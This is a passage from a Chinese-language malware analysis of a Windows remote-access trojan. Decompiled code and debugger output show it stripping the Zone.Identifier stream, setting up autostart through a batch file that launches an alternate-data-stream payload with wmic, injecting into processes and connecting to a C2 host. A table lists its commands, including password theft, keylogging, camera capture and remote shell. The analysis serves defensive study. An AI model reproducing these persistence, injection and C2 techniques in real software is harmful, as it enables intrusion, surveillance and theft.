33     sub_40460A((LPWSTR *)&lpExistingFileName, (int)v4, *((LPCWSTR *)v4 + 8));
34     v14 = (LPCWSTR *)sub_40460A((LPWSTR *)&lpAddress, (int)v4, L":Zone.Identifier"); // IE6 文件流
35     sub_4042C5(&lpExistingFileName, v14);
36     sub_406F1D(lpAddress);
37     DeleteFileW(lpExistingFileName);
38     sub_406F1D((LPVOID)lpExistingFileName);

```

IE6 下载流删除

以下是 IE6 下的下载流，程序执行后会删除下载流。

2A500F	- E8 091FFFFF	call win10.01296F1D	
2A5014	- FF75 F0	[local.4]	FileName = "C:\Users\XinSai\Documents\images.exe:Zone.Identifier"
2A5017	- FF15 00912A00	call dword ptr ds:[<&KERNEL32.DeleteFileW	DeleteFileW
2A501D	- 8040 F0	mov ecx,[local.4]	
2A5020	- E8 F81EFFFF	call win10.01296F1D	
2A5025	- 8D4D DC	lea ecx,[local.0]	
2A5028	- E8 54F0FEFF	call win10.01294081	
2A502D	> 393B	cmp dword ptr ds:[ebx],edi	
2A502F	- 75 15	jnz short win10.012A5046	
2A5031	- 53	push ebx	pHandle
2A5032	- 68 3F00F000	push 0xF003F	Access = KEY_ALL_ACCESS
2A5037	- 57	push edi	Reserved
2A5038	- FF73 10	push dword ptr ds:[ebx+0x10]	Subkey
2A503B	- 68 01000080	push 0x80000081	hKey = HKEY_CURRENT_USER
2A5040	- FF15 34902A00	call dword ptr ds:[<&ADVAPI32.RegOpenKeyExW	RegOpenKeyExW
2A5046	> 837D 10 00	cmp [arg.3],0x0	
2A504A	- 0F84 5A010000	jg win10.012A51AA	
2A5050	- 8D45 E8	lea eax,[local.0]	
ss:[0036F464]=050B0000, (UNICODE "C:\Users\XinSai\Documents\images.exe:Zone.Identifier")			

写入批处理脚本，开机自启

当程序再往下，首先在指定路径写入 Windows 批处理脚本：“program.bat”。
启动脚本会轮询所有用户，存放到开机启动项中

大致流程是：



开机启动 program.bat

Program.bat 中会先启动 wmic 来执行指定进程（文件流形式）

```

if ( !(DWORD *)v4 )
    RegOpenKeyExW(HKEY_CURRENT_USER, *((LPCWSTR *)v4 + 4), 0, 0xF003Fu, (PHKEY)v4);
if ( a4 )
{
    SHGetKnownFolderPath(&rfid, 0, 0, &ppszPath);
    sub_40460A((LPWSTR *)&a4, (int)v4, ppszPath);
    sub_4043FA(&a4, (int)v4, L"\\programs.bat");
    sub_40460A((LPWSTR *)&lpAddress, (int)v4, L"for /F \"usebackq tokens=\\\" %%%A in (\\\"");
    v15 = sub_4043FA(&lpAddress, (int)v4, a4);
    v16 = sub_4043FA(v15, (int)v4, L":start");
    sub_4043FA(v16, (int)v4, L"\" do %%%A");
    v17 = sub_4045F0((LPCWSTR *)&lpAddress);
    v18 = *(const void **)sub_40456D(&v37);
    v19 = (LPCWSTR *)sub_40456D(&lpExistingFileName);
    sub_415C81(*v19, v18, v17);
    sub_406F1D((LPVOID)lpExistingFileName);
    sub_406F1D(v37);
    sub_413915((int)v39[3], (LPWSTR *)&lpExistingFileName, v17);
    sub_4043FA(&lpExistingFileName, v17, L"\\Documents:ApplicationData");
    sub_40460A((LPWSTR *)v42, v17, L"wmic process call create \"");
    v20 = sub_4043FA(v42, v17, (LPVOID)lpExistingFileName);
    sub_4043FA(v20, v17, L"\"");
    sub_4043FA(&a4, v17, L":start");
    v21 = sub_4045F0((LPCWSTR *)v42);
    v22 = *(const void **)sub_40456D(&v36);
    v23 = (LPCWSTR *)sub_40456D(&v37);
    sub_415C81(*v23, v22, v21);
    sub_406F1D(v37);
    sub_406F1D(v36);
    v7 = 0;
    CopyFileW(v9, lpExistingFileName, 0);
    sub_406F1D(v42[0]);
    v42[0] = 0;
    sub_406F1D((LPVOID)lpExistingFileName);
    sub_406F1D(lpAddress);
    lpAddress = 0;
    sub_406F1D(a4);
    v4 = (char *)v39;
}

```



选择系统位数来启动不同进程

这段代码是一个子函数，它的主要是根据当前系统的位数，选择启动不同的进程。

首先获取当前进程，并通过 `IsWow64Process` 函数判断系统是否为 64 位，如果函数执行失败，直接返回。

如果系统为 64 位，执行以下步骤：

- 通过 `VirtualAlloc` 函数申请内存。
- 获取 Windows 系统目录，并在其后拼接字符串 `"\System32\cmd.exe"`，得到启动进程的路径。
- 通过 `sub_401293` 函数设置启动信息。
- 调用 `CreateProcessA` 函数创建进程，如果失败，直接返回。
- 等待 1000 毫秒，并获取创建的进程的进程 ID。

如果系统为 32 位，执行以下步骤：

- a. 调用 sub_4160C3 函数遍历进程，如果失败，直接返回。
 - b. 获取创建的进程的进程 ID。
- 最后，调用 sub_415FE0 函数打开进程，并写入内存。

```

    Sleep(0x3E8u);
}
if ( v23 || (sub_414EEF(v21, lpFileName, v16, v20), !lpFileName) )
{
    if ( v17 )
        sub_415F21();
        sub_405E61(v26);
    }
else
{
    v10 = 0;
    sub_404656((WCHAR **)&lpAddress, (LPCWSTR *)v22);
}

```

```

1 int sub_415F21()
2 {
3     HANDLE v0; // eax
4     int result; // eax
5     CHAR *v2; // ebx
6     struct _STARTUPINFOA StartupInfo; // [esp+10h] [ebp-60h] BYREF
7     struct _PROCESS_INFORMATION ProcessInformation; // [esp+5Ch] [ebp-14h] BYREF
8     BOOL Wow64Process; // [esp+6Ch] [ebp-4h] BYREF
9
10    Wow64Process = 0;
11    v0 = GetCurrentProcess();
12    result = IsWow64Process(v0, &Wow64Process);
13    if ( result )
14    {
15        if ( Wow64Process )
16        {
17            v2 = (CHAR *)VirtualAlloc(0, 0xFFu, 0x1000u, 0x40u);
18            GetWindowsDirectoryA(v2, 0x104u);
19            qmemcpy(&v2[lstrlenA(v2)], "\\System32\\cmd.exe", 0x14u);
20            sub_401293((int)v2, (char *)&StartupInfo, 0, 0x44u);
21            ProcessInformation.hProcess = 0;
22            ProcessInformation.hThread = 0;
23            ProcessInformation.dwProcessId = 0;
24            ProcessInformation.dwThreadId = 0;
25            result = CreateProcessA(v2, 0, 0, 0, 0, 0x80000000u, 0, 0, &StartupInfo, &ProcessInformation);
26            if ( !result )
27                return result;
28            Sleep(0x3E8u);
29        }
30        else
31        {
32            result = sub_4160C3();
33            if ( !result )
34                return result;
35        }
36        result = sub_415FE0();
37    }
38    return result;
39 }

```

TCP 连接

而 sub_405E61 就是 Socket 连接循环等待，并通过 “Sleep” 函数实现了睡眠，以等待下一次执行

连接到指定的主机名。它创建了一个套接字，并使用 `getaddrinfo` 函数将主机名解析为 IP 地址，然后使用 `WSAConnect` 函数连接到该地址。如果连接成功，则函数返回 1，否则返回 0。

```
memset(&phints.ai_addr, 0, 16);
phints.ai_socktype = 1;
if ( !getaddrinfo(pNodeName, 0, &phints, &ppResult) )

ai_addr = ppResult->ai_addr;
v6 = socket(2, 1, 0);
*(this + 12) = v6;
if ( v6 != -1 )
{
    *(this + 460) = *&ai_addr->sa_data[2];
    v10 = hostshort;
    *(this + 456) = 2;
    v7 = htons(v10);
    v11 = ppResult;
    *(this + 458) = v7;
    freeaddrinfo(v11);
    LibraryA = LoadLibraryA("Ws2_32.dll");
    GetProcAddress(LibraryA, "connect");
    if ( WSAConnect(*(this + 12), (this + 456), 16, 0, 0, 0, 0) != -1 )
    {
        v12 = *(this + 472);
        *(this + 8) = 1;
        ReleaseMutex(v12);
        goto LABEL_6;
    }
    *(this + 12) = -1;
}
```

远控功能

其远程控制指令种类繁多，包含如下功能：

功能号	功能
0x0	获取被控制机器信息
0x2	获取进程列表信息
0x4	获取驱动器信息
0x6	获取目录信息
0x8	从受害设备的文件夹中检索文件
0xA	删除指定文件
0xC	结束指定进程
0xE	远程 shell
0x10	结束指定线程
0x12	列出受害者的相机设备信息
0x14	开启摄像机

0x16	停止摄像机
0x18	获取活动程序的标题
0x1A	退出并删除自身文件
0x1C	下载文件到被控制端
0x20	获取浏览器密码
0x22	从给定的 URL 下载文件到被控端并执行
0x24	在线键盘记录
0x26	离线键盘记录
0x28	在受害者的设备上安装 HRDP Manager
0x2A	启用反向代理
0x2C	停止反向代理
0x30	启动远程 VNC
0x32	关闭远程 VNC
0x38	反向代理端口设置
0x3A	执行或打开指定文件
0x48	注入指定进程
0x4A	遍历获取文件信息
0x4C	多种命令后细分，包括关机、网络测试、退出等